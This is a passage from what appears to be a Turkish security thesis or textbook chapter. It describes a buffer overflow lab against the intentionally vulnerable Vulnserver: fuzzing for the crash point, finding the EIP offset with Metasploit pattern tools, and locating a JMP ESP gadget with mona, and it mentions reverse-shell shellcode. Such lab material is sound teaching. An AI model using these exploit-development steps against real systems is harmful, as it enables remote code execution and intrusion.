Şekil 3.129. Buffer over flow zafiyeti sömürü aşamaları.


Buffer over flow zafiyetlerini sömürü işlemlerinde debugger olarak Immunity Debugger, exploit yazmak için Vuln Server ve kali ile windows arasındaki iletişimi kurmak için Putty araçları kullanılmıştır.

Crash noktası tespiti - fuzzer script

Bu bölümde vuln server üzerinde bir crash point yakalama işlemi uygulanmıştır. Bu işlem esnasında sürekli Kali ve Windows cihazları arasında pencere değiştirmeyi önlemek amacıyla putty aracı kullanılmıştır. Windows üzerinde kurulu olan putty üzerinden ssh ile Kali Linux cihazına bağlanılmıştır ve tek bir ekran üzerinde çalışma olanağı sağlanmıştır.




Şekil 3.130. Putty ile root olarak giriş yapma 1.




Şekil 3.131. Putty ile root olarak giriş yapma 2.

Şekil 3.130. ve Şekil 3.131.'de görüldüğü gibi Kali makinesi ile Windows XP arasında putty ile bir ssh bağlantısı sağlandıktan sonra Windows üzerinde kurulu olan vuln server uygulaması başlatılmıştır.




Şekil 3.132. Vuln server.

Şekil 3.132.'de başlatılan vuln server uygulamasının bir kullanıcı bağlantısı beklediği görülmektedir. Hangi portun dinlendiğini ve port durumlarını öğrenebilmek için Kali Linux cihazı üzerinden nmap ile hedef sistem olan Windows üzerinde bir tarama işlemi gerçekleştirilmiştir.




Şekil 3.133. Windows XP üzerindeki port durumları.

Şekil 3.133.'de 9999 numaralı portun açık olduğu görülmektedir ve vuln server Şekil 3.134.'de görüldüğü gibi nmap aracı üzerinden bir bağlantı yakalamıştır. Vuln server bir bağlantı yakaladığına göre ilgili uygulamanın 9999 numaralı port üzerinde çalıştığı sonucu çıkarılmaktadır. Vulnserver uygulamasına 9999 numaralı port üzerinden bağlantı sağlanabilmektedir.




Şekil 3.134. Vuln Server ile Nmap üzerinden bağlantı yakalama.




Şekil 3.135. Vuln Server uygulama portu ve parametreleri.

Şekil 3.135.'de Vuln Server uygulamasına giriş yapılmıştır ve parametreleri listelenmiştir. Bu parametrelerden biri olan STAT ile "STAT –A" şeklinde bir komut girildiğinde bir karakterli A stringi buffera gönderilir ve burada depolanır. Buffer üzerine depolayabileceğinden daha fazla bir karakter gönderildiğinde buffer taşar ve uygulama bozularak kapanır. Bufferı taşıran bu noktaya crash point (taşma noktası) denilmektedir. Crash point noktası yukarıdaki görselde görünen parametrelerin herhangi biriyle sağlanabilmektedir. Bunu tespit edebilmek için stack fuzzer adında bir script yazılmıştır.



Şekil 3.136. Stack-Fuzzer.py.

Şekil 3.136.'da yazılmış script içerisinde string adında bir değişken tanımlanmıştır ve string değişkeninin tuttuğu değer bir karakter uzunluğundaki A karakteridir. String değerinin uzunluğu 10,000 değerinden küçük olduğu sürece while döngüsü içerisine girmektedir. While döngüsü içerisinde ise bir ip'nin 9999 numaralı portuna bağlanarak bir parametrenin yanına string'i göndermektedir. Örneğin ilk while döngüsünün içerisine girdiğinde Buffer üzerine TRUN.A karakterini göndermektedir. Daha sonra ilgili string daha önceden 200 olarak belirlemiş i değişkeni ile toplanmaktadır. Karakter döngüye ikinci girişinde "TRUN.200" tane A karakteri olarak girmektedir. Bu şekilde karakter uzunluğu artarak buffer'ı taşırana kadar veri göndermeye devam edecektir.




Şekil 3.137. Crash point.

Şekil 3.137.'de görüldüğü gibi stack-fuzzer.py scripti çalıştırıldığında karakter uzunluğu 2200'lere ulaştığında buffer taşmış vuln server hata vermiştir. Burada crash point değeri 2200 olarak elde edilmiştir.


Arka plan ilk bakış

Crash noktası tespiti bölümünde bir crash point elde edilmiştir. Bu bölümde arka planda yer alan işlemler Immunity Debugger aracılığı ile incelenmiştir.




Şekil 3.138. Immunity debugger.

Immunity Debugger ara yüzü Şekil 3.138.'de görüldüğü gibidir. Registerlar sağ tarafta, adresler ve dumplar sol tarafta, kodlar da sol yukarda yer almaktadır. Vuln server uygulaması Immunity Debugger üzerinden attach seçeneği seçilerek açılabilmektedir.




Şekil 3.139. Vuln Server uygulamasının Immunity Debugger üzerinde açılması.

Şekil 3.139.'da Immunity Debugger üzerinde vuln server uygulaması çalıştırılmıştır. Stack-Fuzzer.py script'i Kali Linux üzerinde çalıştırıldığında 2200 karakter uzunluğunda vuln serverın hata verdiği görülmektedir.



Şekil 3.140. Buffer'ın Taşması ve Vuln Server'ın kapanması.

Şekil 3.140.'da görüldüğü vuln server kapatıldığında EIP Register değeri 41414141 değeri olarak görülmektedir. Bu değer A karakterinin ASCII kodlarıdır. Yani EIP register A karakteriyle doldu anlamına gelmektedir. Immunity Debugger üzerinde incelenmesi gereken iki kritik register mevcuttur. Bunlardan biri verilen değeri alan ve depolayan ESP registerı, ikincisi ise çalıştırılacak yeri gösteren EIP registerıdır. Burada EIP registerı kontrol edilerek ESP registerı gösterilmiştir. ESP registerı içine de elle hazırlanmış bir shell code konulmuştur. Bu sayede ESP üzerinden çalıştırılan bir shell code ile ters bir bağlantı sağlanmıştır. Ters bağlantı elde edildikten sonra bir exploit yazılarak sömürü işlemi gerçekleştirilmiştir.




Şekil 3.141. ESP değerleri.

Şekil 3.141.'de ESP registerı üzerine gelip "Follow In Dump" seçeneği seçildiğinde A karakterlerinin ESP register üzerinde tutulduğu görülmektedir. Burada odaklanılması gereken nokta bu uygulamanın tam olarak kaç karakterde kırıldığının tespit edilmesidir. Bir sonraki bölümde bu karakter sayısına 4 bit daha eklenerek EIP registerı kontrol edilmiştir.

Offset değeri

Vuln server uygulamasının kırıldığı (crash) kesin string uzunluğu offset değeri olarak adlandırılır. Bu bölümde offset değeri tespit edilerek EIP register kontrolü gerçekleştirilmiştir. Bu işlemi gerçekleştirmek için unique (benzersiz) bir string kullanılmıştır. Unique string, stringin her karakterinin bir birinden farklı olduğu bir string anlamına gelmektedir. Unique stringi oluşturmak için metasploit framework üzerinde bulunan pattern_create aracı kullanılmıştır.



Şekil 3.142. Pattern_create.rb aracı.

Şekil 3.142.'de görülen araç ile 2400 karakter uzunluğunda unique bir string oluşturulmuştur. Oluşturulan bu string vuln server uygulaması üzerine gönderilerek EIP registerının aldığı değerler kontrol edilmiştir. EIP register değerinin aldığı string değeri, oluşturulan unique string içerisinde bulunarak, uygulamanın çalışma kırılma noktası tespit edilmiştir.

Şekil 3.143. Pattern_Create.db ile unique string oluşturma.

Şekil 3.143.'de "pattern_create.rb" aracı ile 2400 karakterde unique string oluşturulmuştur. Oluşturulan stringi windows üzerinde çalışan vuln servera göndermek için netcat (nc) aracı kullanılmıştır.

Şekil 3.144. Unique String'i Vuln Server üzerine gönderme.

Şekil 3.144.'de netcat (nc) ile unique string vuln server uygulaması üzerine gönderilmiştir. IP adresi windows işletim sisteminin IP adresidir ve 9999 numaralı port numarası Windows üzerinde çalışan vuln server uygulamasının port numarasıdır. Bu işlem sonucunda Şekil 3.145.'de Immunity Debugger üzerinde vuln server uygulamasının kırıldığını (crash) görmek mümkündür. Immunity Debugger üzerinde durdurulmuş vuln server uygulaması Şekil 3.146.'da görülmektedir. Burada odaklanılması gereken EIP ve ESP register değerleridir.

Şekil 3.145. Immunity Debugger üzerinde crashlenmiş Vuln Server uygulaması.

Şekil 3.146. Immunity Debugger ESP ve EIP Register değerleri.

Şekil 3.146.'da görülen EIP register değerlerinin unique string içerisinde bulunması gerekmektedir. Bu işlem için unique string içerisinde EIP register değerine taker taker aramak yerine metasploit içerisinde bulunan Pattern_offset.rb aracı kullanılmıştır. İlgili araç çalışma kırılma noktası yani offset değerini kesin olarak vermektedir.


Şekil 3.147. Offset değeri.

Şekil 3.147.'de Pattern_offset.rb aracının query parametresi kullanılarak EIP Register değeri verilmiştir ve Exact noktası yani offset değeri 2006 olarak bulunmuştur. Buradan Vuln Server uygulamasının 2006 karakter uzunluğunda bir string gönderildiğinde kırılarak durdurulduğu sonucu çıkarılabilmektedir.

EIP Register kontrolü


Önceki bölümde offset değeri 2006 olarak bulunmuştur. Bu bölümde ise offset değeri kullanılarak EIP Register değerleri kontrol edilmiştir. Bu işlem için vuln server üzerine 2006 karakter uzunluğunda bir string gönderilmiştir. Daha sonra 4 karakter uzunluğunda farklı bir

string daha gönderilmiştir. 2006 karakterden sonra gönderilen 4 karakter EIP Register değeri yerine set edilmiştir. Fazladan 4 string karakteri gönderme işlemi için stack-fuzzer2.py payload'ı kullanılmıştır.



Şekil 3.148. Stack-fuzzer2.py.

Şekil 3.148.'de görülen payload çalıştırıldığında vuln server offset değeri 2006 karakterinin üzerine 4 string karakteri olan B karakteri gönderilmektedir. Bunun sonucunda EIP Register değeri 4 tane B'nin ASCII kodu olan 42424242 değerini almıştır.



Şekil 3.149. EIP Register değeri.

Şekil 3.149.'da görüldüğü gibi Fuzzer-script2.py payload'ı çalıştığında vuln server uygulaması bufferda kaynaklanan taşma nedeniyle durdurulmuştur ve EIP register değeri taşma noktası olan 42424242 (B karakteri) değerini almıştır.

JMP ESP Instoroctor

Bu bölümde EIP registerı kullanılarak ESP register değeri incelenmiştir. ESP register değerini incelemek amacıyla vuln server uygulaması üzerinde JMP ESP Instoroctor aranmıştır. JMP ESP Instoroctor arama işlemini gerçekleştirebilmek için Immunity Debugger üzerine eklenti olarak monascript eklenmiştir. Mona.py dosyası Immunity Debugger PyCommands dosyası içerisine eklendikten sonra Immunity Debugger Üzerinden sistem üzerindeki modüllerin kontrolü gerçekleştirilmiştir. Bu işlem için "mona modules" komutu kullanılmıştır.


Şekil 3.150. Immunity Debugger modulleri.

Şekil 3.150.'de görülen modüllerden "SafeSEH" ve "ASLR" gibi arka planda koruma önlemleri olmayan ve "x00" byte (null byte) ile başlamayan bir modül gereklidir. Seçilen modül üzerinde bir jmp esp intoroctor aranmıştır. Bu instoroctorın output değerlerine ulaşmak için metasploit framework üzerinde kullanılan "nasm_shell" aracı kullanılmıştır.

```
root@Kaliandroid:~/Desktop# /usr/share/metasploit-framework/tools/exploit/nasm_shell.rb
nasm > JMP ESP
00000000  FFE4              jmp esp
nasm >
```

Şekil 3.151. Nasm_shell aracı ile JMP ESP Instoroctor kodunu bulma.

Şekil 3.151.'de nasm_shell aracı kullanılarak JMP Instoroctor kodu alınmıştır. Seçilen modül üzerinde FFE4 Instoroctorının olup olmadığını bulmak için ise Immunity Debugger mona eklentisi kullanılmıştır. İlgili işlem için "!mona find -s '\xff\xe4' –m essfunc.dll" komutu kullanılmıştır.



Şekil 3.152. Mona find komutu ile Instoroctor arama işlemi sonucu.


Şekil 3.152.'de görüldüğü gibi FFE4 Instoroctorının bulunduğu adres sonuçları dönmüştür. Dönen adreslerden birine tıklandığında Şekil 3.153.'de olduğu gibi JMP ESP Instoroctor'ının mevcut olduğu görülmektedir.

Şekil 3.153. Modül üzerinde bulunan JMP ESP Instroctor.

Bu bölümde yapılan işlemlerin amacı JMP ESP Instoroctor, EIP register değeri olarak belirtildiğinde her durumda ESP registerda bulunan komutların çalıştırılmasını sağlamasıdır. ESP değeri değiştirildiğinde exploit komutu çalışmayacağından bir ESP JMP komutu aranmıştır. Seçilen modül üzerinde bulunan JMP ESP Instoroctor kopyalanarak exploit üzerine komut satırı olarak eklenmektedir. Bir sonraki bölümde bu Instoroctor kullanılarak badchars kontrolleri işlemi gerçekleştirilmiştir.

